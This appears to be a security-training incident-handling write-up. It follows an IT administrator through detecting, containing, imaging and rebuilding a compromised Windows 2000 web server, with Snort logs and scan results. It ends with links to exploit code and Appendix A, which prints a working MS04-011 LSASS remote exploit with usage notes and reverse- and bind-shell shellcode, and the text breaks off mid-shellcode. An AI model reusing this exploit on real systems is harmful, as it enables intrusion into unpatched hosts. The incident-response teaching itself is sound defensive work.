With this preparation, our IT staff, Frank is at least somewhat prepared to deal with the issue that is about to enter his life.

Identification:

Suzy, the marketing manager came in at 8:15am after the long July 4th weekend, to sit down at the server for the new Website they were developing and saw a strange message on the screen of the server.



Having not seen this error before, Suzy decided to go get their IT person, Frank and ask him why he was messing with their new machine since it was not his to play with. So after pulling Frank out of another meeting with a sharp admonishment to “Keep the hell of my computer!” they both went to see the computer in question.

[50] **Forensic and Incident Response Environment Bootable CD-Rom image** : Retrieved July 5th, 2004 from : http://biatchux.dmzs.com/?section=main
[51] **GIAC Incident Handling Forms** ; Retrieved July 5th, 2004 from : http://www.sans.org/incidentforms/

Frank realized a few things at that moment, first was this was another machine in his network that he had no control over and didn't even knew it existed, and secondly that this computer was most likely compromised. Without knowing anything about the computer or what it's purpose was, Frank called Suzy and her team together to understand the who, what, where, when, and why of this host.

- **Who installed this host?** – Suzy and her team did.
- **What did they install? What services are running on this box?** Windows 2000 Server and IIS5 from the CDs that one of them had in their desk drawer. It's just a web server without SSL.
- **Where was it installed?** On the DMZ network connected to port 5 on the main DMZ switch. They just installed it with a hard-coded IP 10 higher than their other DMZ web server and it worked, so everything was great!
- **When was it installed?** 3 weeks ago.
- **Why was it installed?** And Why in the DMZ? To develop the new website, and In the DMZ, so they did not have to bother Frank with opening ports for developing from home.

With this information, Frank now had a picture, and could ask some more focused questions to gain a more accurate understanding of the situation,

- **Was any customer using this server yet?** No, it was still in development.
- **Did they back it up?** They asked Frank wasn't that his job? To their surprise, Frank doesn't automatically find computers they don't tell him about and back them up at night. He's not the magical backup gnome. Fortunately one of the developers liked using his own machine as a test box, and so they have a copy of last Friday's working image on his machine.
- **How important was getting this host back up vs. How important was it to catch the bad guy?** Tony, the president of TargetCo decides to just get back to business ASAP so Frank will not be doing a complete Forensics and Prosecution trial now.
- **Is there any company sensitive information on this server?** No, just the development web server.

So, by 8:56am Frank now has a clearer picture of the problem and has gotten his official "Incident Handling contact form"[52] filled out, though everyone in the office just looked at him like he was crazy when he gave them back their own phone numbers.

[52] **GIAC Incident Handling Forms** ; Retrieved July 5th, 2004 from : http://www.sans.org/incidentforms/

Containment:


After getting a clear picture of the box and it's functionality, Frank first went to examine the box and understand the problem in detail. Since the box was not being used for any corporate functions and no customers were aware of it, Frank got Suzy and Tony to agree to let him take the server off the network as long as he can fix it before he goes home tonight.

With the decision to have system disconnected from the corporate network, Frank sets up his laptop, mounts the external spare laptop drive, and sets up his own hub to allow him to connect the two hosts together. Once he does this, he sets his laptop's IP to be 10 lower than the now-hacked box, and sets up an Ethereal sniffer session running on his laptop capturing to a file. Once he's prepped and ready for the server, he disconnects it from the operational network and connects it to the hub, and thus can successfully ping the box from his laptop across the switch. After listening to the server for 15 minutes, and not seeing any odd out-bound traffic, Frank starts a netcat listener on his laptop to enable him to redirect anything he sends into a local file.

```
% nc –l –p 31337 > /mnt/Hacking.log
```

Now at 9:35am, with his laptop listening on that port and saving the output to that file, Frank opens a Command Shell on the compromised host and executes the following command as shown in the image below.

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
C:\WINNT\system32> cmd | d:\nc.exe 172.16.3.193 31337
```



Then Frank then cut & pastes the following commands into the open cmd shell window from a notepad he opened on the compromised host.

```
doskey /history
date /t
```

```
time /t
ipconfig /all
netstat -an
route print
nbtstat -c
net start
date /t
time /t
echo " all done!!!"
```

The purpose of these commands are to: dump the shell history, date & time, IP address configuration for all adapters, all active listening processes, the routing table, the cache of the NetBIOS client names, the list of running processes, and lastly the date & time again (to compare how long this took) and then store all this information into a file on Frank's laptop. Then Frank creates another netcat listener on his laptop to a file named "hacking.dd" with the command line below.

```
% nc –l –p 31337 > /mnt/hacking.dd
```

While on the compromised host execute the following commands into the same waiting Command Shell.

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
C:\WINNT\system32> d:\dd if\\.\c: | d:\nc 172.16.3.193 31337
```

Once that is done, Frank has both the contents of the C: drive on his laptop as well as some "live" system data to examine. At this point, Frank can then begin the eradication phase, since he's able to analyze the data stored on his laptop offline.

Before Frank starts cleaning up the host, he makes several DVD-R copies of the information he's gathered so far, including the Disk Image, the Live information, and the Ethereal sniffer output and labels them and seals one of them in a Ziploc bag and then puts it into an envelope that he then signs and dates before he tapes the sides and seals to ensure it can't be opened without detection. Even though he's been told to get the machine back up and running, he gives this envelope to the Company's Legal council for safe keeping in their safe.

Eradication:

Since, Frank has been told to "get back to business ASAP" and since he was not the person to configure the box in the first place, he decides to "nuke the site from orbit. It's the only way to be sure"[53] and do a complete re-installation from his trusted media and then configure and restore the data from the other developer's backup. In doing so, Frank can also make sure that this system has


[53] **Quote of Corporal Hicks from the Movie "Aliens"** ; Retrieved July 5th, 2004 from : http://www.uselessmoviequotes.com/umq_a007.htm

the latest virus scanner, backup software, and personal firewall software installed like all the other hosts that he manages.

So at 11:30am, after the dd finished and the DVD-R copies are burned and locked up, Frank begins the re-installation of the server. At the same time, since he's got a long time of installation, patching, and configuring before the server is finished, Frank loads up one of the DD copies on his laptop into a Bochs virtual image to see if he could have cleaned up the host, if he wanted to.

Upon booting his Bochs image, he begins a local scan of the image to see if he could detect anything misconfigured using NeWT[54] a commercial version of Nessus[55] for Windows that he downloaded for evaluation. Using his laptop to scan a virtual host image running on his laptop will take a long time, so after making sure that his server re-installation is progressing, and the NeWT scan is started, Frank takes lunch.

After returning from lunch, Frank begins the Windows Update process on the server, and takes a look at the NeWT scan from the dd image.



Once he regains his composure, Frank then looks through the list of the "27 Open Ports, 51 Notes, 46 Infos, 28 Holes" detected and investigated the vulnerabilities found. While recognizing many of those having remote exploit code available as well as a host of worms that could infect this platform. However, he did not see any out-bound traffic when he set up the sniffer on the

[54] **NeWT : Nessus Windows Technology Security Scanner :** Retrieved July 5th, 2004 from : http://www.tenablesecurity.com/newt.html
[55] **Nessus : an Open Source Vulnerability Scanner : Retrieved July 5th, 2004 from : http://www.nessus.org**

compromised host so he can be at least casually convinced that no worm had infected the host yet. Remembering that he had installed the Snort server on the outside interface, he retrieves the Snort Logs and looks for any attempts to access the target box. After weeding out a lot of other traffic, Frank is left with the following snort logs for that host and the attack in question.

```
[**] [1:469:3] ICMP PING NMAP [**]
[Classification: Attempted Information Leak] [Priority: 2]
07/05-17:07:13.900022 192.168.0.1 -> 172.16.3.203
ICMP TTL:53 TOS:0x0 ID:10808 IpLen:20 DgmLen:28
Type:8  Code:0  ID:8028   Seq:38007  ECHO
[Xref => http://www.whitehats.com/info/IDS162]

[**] [1:384:5] ICMP PING [**]
[Classification: Misc activity] [Priority: 3]
07/05-17:07:13.900022 192.168.0.1 -> 172.16.3.203
ICMP TTL:53 TOS:0x0 ID:10808 IpLen:20 DgmLen:28
Type:8  Code:0  ID:8028   Seq:38007  ECHO

[**] [1:408:5] ICMP Echo Reply [**]
[Classification: Misc activity] [Priority: 3]
07/05-17:07:13.904752 172.16.3.203 -> 192.168.0.1
ICMP TTL:128 TOS:0x0 ID:142 IpLen:20 DgmLen:28
Type:0  Code:0  ID:8028  Seq:38007  ECHO REPLY
```

With this data, frank can see the first section of alerts were from the attacker, who's IP was 192.168.0.1, doing a ICMP query probably through NMap, probing the DMZ network for live hosts to scan.

```
 [**] [121:3:1] Portscan detected from 192.168.0.1 Talker(fixed: 30 sliding:
23) Scanner(fixed: 0 sliding: 0) [**]
07/05-17:07:35.460000

[**] [121:4:1] Portscan detected from 192.168.0.1 Talker(fixed: 37 sliding:
30) Scanner(fixed: 0 sliding: 0) [**]
07/05-17:07:35.460000

[**] [1:615:8] SCAN SOCKS Proxy attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
07/05-17:07:36.530348 192.168.0.1:55079 -> 172.16.3.203:1080
TCP TTL:57 TOS:0x0 ID:4 IpLen:20 DgmLen:40
******S* Seq: 0x79AE1240  Ack: 0x0  Win: 0x800  TcpLen: 20
[Xref => http://help.undernet.org/proxyscan/]

[**] [1:1421:11] SNMP AgentX/tcp request [**]
[Classification: Attempted Information Leak] [Priority: 2]
07/05-17:07:39.422002 192.168.0.1:55079 -> 172.16.3.203:705
TCP TTL:49 TOS:0x0 ID:36426 IpLen:20 DgmLen:40
******S* Seq: 0x79AE1240  Ack: 0x0  Win: 0x800  TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2002-0013][Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2002-0012][Xref =>
http://www.securityfocus.com/bid/4132][Xref =>
http://www.securityfocus.com/bid/4089][Xref =>
http://www.securityfocus.com/bid/4088]

[**] [1:1420:11] SNMP trap tcp [**]
[Classification: Attempted Information Leak] [Priority: 2]
07/05-17:07:42.045657 192.168.0.1:55079 -> 172.16.3.203:162
TCP TTL:58 TOS:0x0 ID:44385 IpLen:20 DgmLen:40
```


```
******S* Seq: 0x79AE1240  Ack: 0x0  Win: 0xC00  TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2002-0013][Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2002-0012][Xref =>
http://www.securityfocus.com/bid/4132][Xref =>
http://www.securityfocus.com/bid/4089][Xref =>
http://www.securityfocus.com/bid/4088]

[**] [1:618:8] SCAN Squid Proxy attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
07/05-17:07:42.483804 192.168.0.1:55079 -> 172.16.3.203:3128
TCP TTL:50 TOS:0x0 ID:13926 IpLen:20 DgmLen:40
******S* Seq: 0x79AE1240  Ack: 0x0  Win: 0xC00  TcpLen: 20

[**] [1:249:7] DDOS mstream client to handler [**]
[Classification: Attempted Denial of Service] [Priority: 2]
07/05-17:07:44.388052 192.168.0.1:55079 -> 172.16.3.203:15104
TCP TTL:54 TOS:0x0 ID:47478 IpLen:20 DgmLen:40
******S* Seq: 0x79AE1240  Ack: 0x0  Win: 0xC00  TcpLen: 20
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2000-0138][Xref =>
http://www.whitehats.com/info/IDS111]

[**] [1:1228:6] SCAN nmap XMAS [**]
[Classification: Attempted Information Leak] [Priority: 2]
07/05-17:09:25.786020 192.168.0.1:55092 -> 172.16.3.203:1
TCP TTL:41 TOS:0x0 ID:39286 IpLen:20 DgmLen:60
**U*P**F Seq: 0x1A4C064E  Ack: 0x0  Win: 0x800  TcpLen: 40  UrgPtr: 0x0
TCP Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL
[Xref => http://www.whitehats.com/info/IDS30]

[**] [1:402:7] ICMP Destination Unreachable Port Unreachable [**]
[Classification: Misc activity] [Priority: 3]
07/05-17:09:25.787175 172.16.3.203 -> 192.168.0.1
ICMP TTL:128 TOS:0x0 ID:665 IpLen:20 DgmLen:56
Type:3  Code:3  DESTINATION UNREACHABLE: PORT UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
192.168.0.1:55079 -> 172.16.3.203:1
UDP TTL:58 TOS:0x0 ID:17780 IpLen:20 DgmLen:328
Len: 300
** END OF DUMP
```

Then the attacker scanned the server IP he found with a port scanner, probably NMap, and did some additional enumeration of the services like probing for a SOCKS proxy, an SNMP instance, and a Squid Proxy.

```
[**] [1:2466:3] NETBIOS SMB-DS IPC$ share unicode access [**]
[Classification: Generic Protocol Command Decode] [Priority: 3]
07/05-17:09:52.063237 192.168.0.1:26784 -> 172.16.3.203:445
TCP TTL:128 TOS:0x0 ID:50938 IpLen:20 DgmLen:134 DF
***AP*** Seq: 0x3370F4B  Ack: 0x44BEA382  Win: 0xF8A3  TcpLen: 20

[**] [1:2472:3] NETBIOS SMB-DS C$ share unicode access [**]
[Classification: Generic Protocol Command Decode] [Priority: 3]
07/05-17:09:52.063237 192.168.0.1:26784 -> 172.16.3.203:445
TCP TTL:128 TOS:0x0 ID:50938 IpLen:20 DgmLen:134 DF
***AP*** Seq: 0x3370F4B  Ack: 0x44BEA382  Win: 0xF8A3  TcpLen: 20

[**] [1:2314:1] SHELLCODE x86 0x90 NOOP unicode [**]
[Classification: Executable code was detected] [Priority: 1]
07/05-17:09:52.099477 192.168.0.1:26784 -> 172.16.3.203:445
TCP TTL:128 TOS:0x0 ID:50941 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x33710B1  Ack: 0x44BEA4C9  Win: 0xF75C  TcpLen: 20
```

```
[**] [1:653:8] SHELLCODE x86 unicode NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
07/05-17:09:52.099477 192.168.0.1:26784 -> 172.16.3.203:445
TCP TTL:128 TOS:0x0 ID:50941 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x33710B1  Ack: 0x44BEA4C9  Win: 0xF75C  TcpLen: 20

     [… Lines deleted …]
```

Finally, the attacker used a buffer overflow to TCP 445 which allowed them to connect. So, Frank starts looking in Google for information on "buffer overflow for TCP 445".



And then follows the first link to the US-CERT "Ports Associated with Known Vulnerabilities and Exploits" Web Page[56] and finds the following information

Service	Port/Protocol	Related Information
microsoft-ds	445/tcp 445/udp	CA-2003-03: Buffer Overflow in Windows Locator Service CA-2003-08: Activity Targeting Windows Shares CA-2003-16: Buffer Overflow in Microsoft RPC CA-2003-19: Exploitation of Vulnerabilities in Microsoft RPC Interface CA-2003-20: W32/Blaster worm CA-2003-23: RPCSS Vulnerabilities in Microsoft Windows

Which he then compares to the NeWT scan for TCP port 445 that he ran against the dd image that he made of the server and finds that there are two potential flaws that "could allow an attacker to execute arbitrary code on this host". Thus he's not sure which way the attacker got in, but since there were 27 different

[56] **US-CERT : Ports Associated with Known Vulnerabilities and Exploits** : Retrieved July 5th, 2004 from : http://www.us-cert.gov/current/services_ports.html

ways to break into the box, the fact that it was compromised is not important, the fact that it took 3 week is.

microsoft-ds (445/tcp)	The remote Windows host has a ASN.1 library which is vulnerable to a flaw which could allow an attacker to execute arbitrary code on this host. To exploit this flaw, an attacker would need to send a specially crafted ASN.1 encoded packet with improperly advertised lengths. This particular check sent a malformed NTLM packet and determined that the remote host is not patched. **Solution : http://www.microsoft.com/technet/security/bulletin/ms04-007.mspx** **Risk factor : High** **CVE : CAN-2003-0818** **BID : 9633, 9635, 9743** **Other references : IAVA:2004-A-0001** Plugin ID : 12054 The remote host seems to be running a version of Microsoft OS which is vulnerable to several flaws, ranging from denial of service to remote code execution. Microsoft has released a Hotfix (KB835732) which addresses these issues. **Solution : Install the Windows cumulative update from Microsoft** **See also : http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx** **Risk factor : High** **Other references : IAVA:2004-A-0006** Plugin ID : 12209 It seems that is was possible to crash the remote windows remotely by sending a specially crafted packet. An attacker may use this flaw to prevent this host from working properly. This attack is known as SMBDie. **Solution : http://www.microsoft.com/technet/security/bulletin/ms02-045.mspx** **Risk factor : High** **CVE : CAN-2002-0724** **BID : 5556** Plugin ID : 11110

Output from local NeWT scan

Additionally, while Frank looked at all the logs of attacks coming into the network and saw that on the average day their network was scanned, poked, prodded, attacked, and abused more than 200 times. Thus, he ran the Snort data through SnortALog[57] and generated some useful reports to later bring to his boss and Tony to help them understand the issue of computer and network security. With such tables as the distribution of types of attack into their network

%	Nb	Classification	Severity
31.86	3426	access to a potentially vulnerable web application	medium
25.96	2792	Attempted Information Leak	medium
22.42	2411	Potentially Bad Traffic	medium
13.42	1443	Misc activity	low
1.22	131	information_gathering_attempt	unknown
0.77	83	Web Application Attack	high
0.54	58	Misc Attack	medium
0.45	48	relay_attempt	unknown
0.27	29	Attempted Administrator Privilege Gain	high
0.01	1	A system call was detected	medium

And the graph of attacks per day, even they should be able to understand the threat the company is under.

Day	Month	#	%	Graph
1	Jul	188	1.75	
2	Jul	90	0.84	
3	Jul	313	2.91	
4	Jul	352	3.27	
5	Jul	468	4.35	

With this additional data, Frank felt confident that he could explain the reason to implement some of the changes that he wanted since having come back from the SANS GCIH training.

[57] **SnortALog: Snort Analyser Logs** : Retreived July 5th, 2004 from : http://jeremy.chartier.free.fr/snortalog/

Recovery:

Now that Frank has determined through his Newt/Nessus scan of the box, and examination of the server, that the first problem with this server was that the user community installed it themselves. Plus, through his analysis of the Snort output he's confirmed the attacking IP and analyzed the attack as far as he's able. He's ready to report to management, but first he needs to finish restoring the box and patching it.

Since this server is required to be a Web Server, Frank installs the IIS server, patches it, and then runs the IIS LockDown[58] tool from Microsoft to fix the installation to be more secure and follows the recommendations in Microsoft's "From Blueprint to Fortress: A Guide to Securing IIS 5.0"[59] Then, Frank runs the Microsoft Baseline Security Analyzer[60] and locks the system down even tighter. He then installs the virus scanner that his company has a site license for and ensures that the automatic signature updates are working. Then he installs the personal firewall software and pulls down the site configuration he built for his default image, and then adds the HTTP server port to enable incoming requests, thus the server will now only respond to incoming HTTP requests and only Windows Terminal Services request from the interior IP addresses of TargetCo. Finally, Frank installs his backup client, configures the server for backup, and initiates a complete backup.

To be sure that he's finished with the configuration of his new server, Frank runs another NeWT scan of the box and comes up with "2 Open Ports, 5 Notes, 2 Infos, 0 Holes" and moves the server into the production DMZ network, and emails Suzy to let her know the server is back in operation, while also CC'ing both his boss and Tony to let them know.

Lastly, before heading out of the office at 5:15pm, Frank schedules a meeting in 3 days with his boss, Tony, and Suzy to go over the lessons learned and show them the details he found from the IDS and NeWT scans.

But, if Frank had determined that the specific attack was the lsass buffer overflow, he then recognizes that he could have also stopped the attack by creating a file in the \winnt\debug\dcpromo.log and setting the permissions to read only. This would have stopped the attack, by having the file permissions on the file that the exploit tries to write a message to be read-only and thus the system call exits

---

[58] **Microsoft IIS Lockdown Tool 2.1** : Retrieved July 5th, 2004 from : http://www.microsoft.com/downloads/details.aspx?FamilyID=dde9efc0-bb30-47eb-9a61-fd755d23cdec&displaylang=en

[59] **Microsoft : From Blueprint to Fortress: A Guide to Securing IIS 5.0** : Retrieved July 5th, 2004 from : http://www.microsoft.com/technet/prodtechnol/windows2000serv/technologies/iis/deploy/depovg/securiis.mspx

[60] **Microsoft Baseline Security Analyzer V1.2** : Retrieved July 5th, 2004 from : http://www.microsoft.com/technet/security/tools/mbsahome.mspx

before it can be exploited. Other solutions would involve patching the host, which he does through an automatic nightly process, or by configuring the standard personal firewall software to block attempts to connect to that service. Both of which would have been done by the default installation he's finished installing on the server.

Lessons Learned:

The root cause of the problem that occurred at TargetCo was the installation of an unauthorized server which was inadequately prepared to be installed into the DMZ network, the compromise of that server was merely the trigger that caused the incident. Whether the mechanism to compromise the target host was ever determined by Frank was less important, than having the Management of TargetCo understand the ramifications of Computer Security.

Three days later, when Frank started the meeting with Tony and Suzy, he had brought copies of the information, had organized his thoughts on this incident, and had also brought some sample policies, and price quotes for various solutions to some of the problems raised. Thus, as Frank went through his presentation, he had answers to each question or interjection that was raised by either Suzy or Tony and at the end of the meeting he had sufficiently impressed on Tony the need to implement some of his changes, that he sent out a corporate edict that in the next few weeks, "Things are going to change with our computer network."

The major lesson learned at TargetCo is that the need for establishing proper policies and procedures can prevent the majority of problems that occur, especially with the support of upper management. With the analysis provided by Frank as well as the reports from NeWT, Snort, and SnortALog Tony was finally able to understand the reasons behind some of Frank's wild ideas that he brought back with him from the "hacker conference." Thus Frank intends to return next year, and take the GCFW training and certification with Tony's approval.

References

Buffer Overflow Additional Reading

“Smashing the Stack for Fun and Profit” by Aleph One
http://www.insecure.org/stf/smashstack.txt

“Buffer Overflow : The Complete Documentation’ from L0pht
http://www.l0t3k.org/programming/docs/b0f/

“Buffer Overruns, whats the real story?” By Lefty
http://www.secinf.net/uplarticle/1/stack_nfo.txt

Virus Descriptions

CA Virus Information Page for Win32.Sasser.A
http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?id=39012

F-Secure Virus Information Page for Sasser
http://www.f-secure.com/v-descs/sasser.shtml

Kapersky Virus Information Page for Worm.Win.32.Sasser.a
http://www.kav.ch/avpve/worms/win32/sassera.stm

McAffee Virus Information Page for W32/Sasser.worm.a
http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=125007

Sophos Virus Information Page for W32/Sasser-A
http://www.sophos.com/virusinfo/analyses/w32sassera.html

Symantec Virus Information Page for W32/Sasser.Worm
http://securityresponse.symantec.com/avcenter/venc/data/w32.sasser.worm.html

TrendMicro Virus Information Page for WORM_SASSER.A
http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_SASSER.A

Vulnerability Definitions

U.S. Cert Technical Cyber Security Alert TA04-104A

http://www.us-cert.gov/cas/techalerts/TA04-104A.html

U.S. Cert Vulnerability Note VU#753212
http://www.kb.cert.org/vuls/id/753212

CVE Candidate CAN-2003-0533 (Under Review)
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533

Microsoft Security Bulletin MS04-011
http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx

Bugtraq ID # 10108
http://securityfocus.com/bid/10108

Dictionary Definitions

What is TCP? By Search Networking
http://searchnetworking.techtarget.com/sDefinition/0,,sid7_gci214172,00.html

RPC – A Definition from HyperDictionary
http://www.hyperdictionary.com/dictionary/Remote+Procedure+Call

What is Distributed Computing and DCE?
http://www.opengroup.org/dce/

SMB – A Definition from HyperDictionary : Retrieved July 3rd, 2004 from:
http://www.hyperdictionary.com/dictionary/Server+Message+Block

CIFS – A Definition from HyperDictionary : Retrieved July 3rd, 2004 from:
http://www.hyperdictionary.com/dictionary/Common+Internet+File+System

What is NetBIOS? By Search Networking : Retrieved July 5th, 2004 from:
http://searchwin2000.techtarget.com/sDefinition/0,,sid1_gci212633,00.html

Exploit Code

BillyBastard.c
http://packetstormsecurity.org/0404-exploits/billybastard.c

04252004.ms04011lsass.c
http://packetstormsecurity.org/0405-exploits/04252004.ms04011lsass.c

HOD-ms04011-lsasrv-expl.c
http://www.packetstormsecurity.org/0405-exploits/HOD-ms04011-lsasrv-expl.c
win_msrpc_lsass_ms04-11_Ex.c
http://packetstormsecurity.nl/0405-exploits/win_msrpc_lsass_ms04-11_Ex.c

Appendix A: HOD-ms04011-lsasrv-expl.c

```
/*  HOD-ms04011-lsasrv-expl.c:
 *
 *  MS04011 Lsasrv.dll RPC buffer overflow remote exploit
 *  Version 0.1 coded by
 *
 *
 *                .::[ houseofdabus ]::.
 *
 *
 * ----------------------------------------------------------------------
 * Usage:
 *
 * expl <target> <victim IP> <bindport> [connectback IP] [options]
 *
 * Targets:
 *       0 [0x01004600]: WinXP Professional    [universal] lsass.exe
 *       1 [0x7515123c]: Win2k Professional    [universal] netrap.dll
 *       2 [0x751c123c]: Win2k Advanced Server [SP4]       netrap.dll
 *
 * Options:
 *       -t:             Detect remote OS:
 *                       Windows 5.1 - WinXP
 *                       Windows 5.0 - Win2k
 * ----------------------------------------------------------------------
 *
 * Tested on
 *       - Windows XP Professional SP0 English version
 *       - Windows XP Professional SP0 Russian version
 *       - Windows XP Professional SP1 English version
 *       - Windows XP Professional SP1 Russian version
 *       - Windows 2000 Professional SP2 English version
 *       - Windows 2000 Professional SP2 Russian version
 *       - Windows 2000 Professional SP4 English version
 *       - Windows 2000 Professional SP4 Russian version
 *       - Windows 2000 Advanced Server SP4 English version
 *       - Windows 2000 Advanced Server SP4 Russian version
 *
 *
 * Example:
 *
 * C:\HOD-ms04011-lsasrv-expl 0 192.168.1.10 4444 -t
 *
 * MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
 * --- Coded by .::[ houseofdabus ]::. ---
 *
 * [*] Target: IP: 192.168.1.10: OS: WinXP Professional    [universal]
lsass.exe
 * [*] Connecting to 192.168.1.10:445 ... OK
 * [*] Detecting remote OS: Windows 5.0
 *
 *
 * C:\HOD-ms04011-lsasrv-expl 1 192.168.1.10 4444
 *
 * MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
 * --- Coded by .::[ houseofdabus ]::. ---
 *
 * [*] Target: IP: 192.168.1.10: OS: Win2k Professional    [universal]
netrap.dll
 * [*] Connecting to 192.168.1.10:445 ... OK
 * [*] Attacking ... OK
 *
 * C:\nc 192.168.1.10 4444
 * Microsoft Windows 2000 [Version 5.00.2195]
 * (C) Copyright 1985-2000 Microsoft Corp.
 *
 * C:\WINNT\system32>
```

```
 *
 *
 *
 *   This is provided as proof-of-concept code only for educational
 *   purposes and testing by authorized individuals with permission to
 *   do so.
 */

#include <windows.h>

#pragma comment(lib, "ws2_32")

// reverse shellcode
unsigned char reverseshell[] =
"\xEB\x10\x5B\x4B\x33\xC9\x66\xB9\x25\x01\x80\x34\x0B\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"
"\x70\x62\x99\x99\x99\xC6\xFD\x38\xA9\x99\x99\x99\x12\xD9\x95\x12"
"\xE9\x85\x34\x12\xF1\x91\x12\x6E\xF3\x9D\xC0\x71\x02\x99\x99\x99"
"\x7B\x60\xF1\xAA\xAB\x99\x99\xF1\xEE\xEA\xAB\xC6\xCD\x66\x8F\x12"
"\x71\xF3\x9D\xC0\x71\x1B\x99\x99\x99\x7B\x60\x18\x75\x09\x98\x99"
"\x99\xCD\xF1\x98\x98\x99\x99\x66\xCF\x89\xC9\xC9\xC9\xC9\xD9\xC9"
"\xD9\xC9\x66\xCF\x8D\x12\x41\xF1\xE6\x99\x99\x98\xF1\x9B\x99\x9D"
"\x4B\x12\x55\xF3\x89\xC8\xCA\x66\xCF\x81\x1C\x59\xEC\xD3\xF1\xFA"
"\xF4\xFD\x99\x10\xFF\xA9\x1A\x75\xCD\x14\xA5\xBD\xF3\x8C\xC0\x32"
"\x7B\x64\x5F\xDD\xBD\x89\xDD\x67\xDD\xBD\xA4\x10\xC5\xBD\xD1\x10"
"\xC5\xBD\xD5\x10\xC5\xBD\xC9\x14\xDD\xBD\x89\xCD\xC9\xC8\xC8\xC8"
"\xF3\x98\xC8\xC8\x66\xEF\xA9\xC8\x66\xCF\x9D\x12\x55\xF3\x66\x66"
"\xA8\x66\xCF\x91\xCA\x66\xCF\x85\x66\xCF\x95\xC8\xCF\x12\xDC\xA5"
"\x12\xCD\xB1\xE1\x9A\x4C\xCB\x12\xEB\xB9\x9A\x6C\xAA\x50\xD0\xD8"
"\x34\x9A\x5C\xAA\x42\x96\x27\x89\xA3\x4F\xED\x91\x58\x52\x94\x9A"
"\x43\xD9\x72\x68\xA2\x86\xEC\x7E\xC3\x12\xC3\xBD\x9A\x44\xFF\x12"
"\x95\xD2\x12\xC3\x85\x9A\x44\x12\x9D\x12\x9A\x5C\x32\xC7\xC0\x5A"
"\x71\x99\x66\x66\x66\x17\xD7\x97\x75\xEB\x67\x2A\x8F\x34\x40\x9C"
"\x57\x76\x57\x79\xF9\x52\x74\x65\xA2\x40\x90\x6C\x34\x75\x60\x33"
"\xF9\x7E\xE0\x5F\xE0";

// bind shellcode
unsigned char bindshell[] =
"\xEB\x10\x5A\x4A\x33\xC9\x66\xB9\x7D\x01\x80\x34\x0A\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"
"\x70\x95\x98\x99\x99\xC3\xFD\x38\xA9\x99\x99\x99\x12\xD9\x95\x12"
"\xE9\x85\x34\x12\xD9\x91\x12\x41\x12\xEA\xA5\x12\xED\x87\xE1\x9A"
"\x6A\x12\xE7\xB9\x9A\x62\x12\xD7\x8D\xAA\x74\xCF\xCE\xC8\x12\xA6"
"\x9A\x62\x12\x6B\xF3\x97\xC0\x6A\x3F\xED\x91\xC0\xC6\x1A\x5E\x9D"
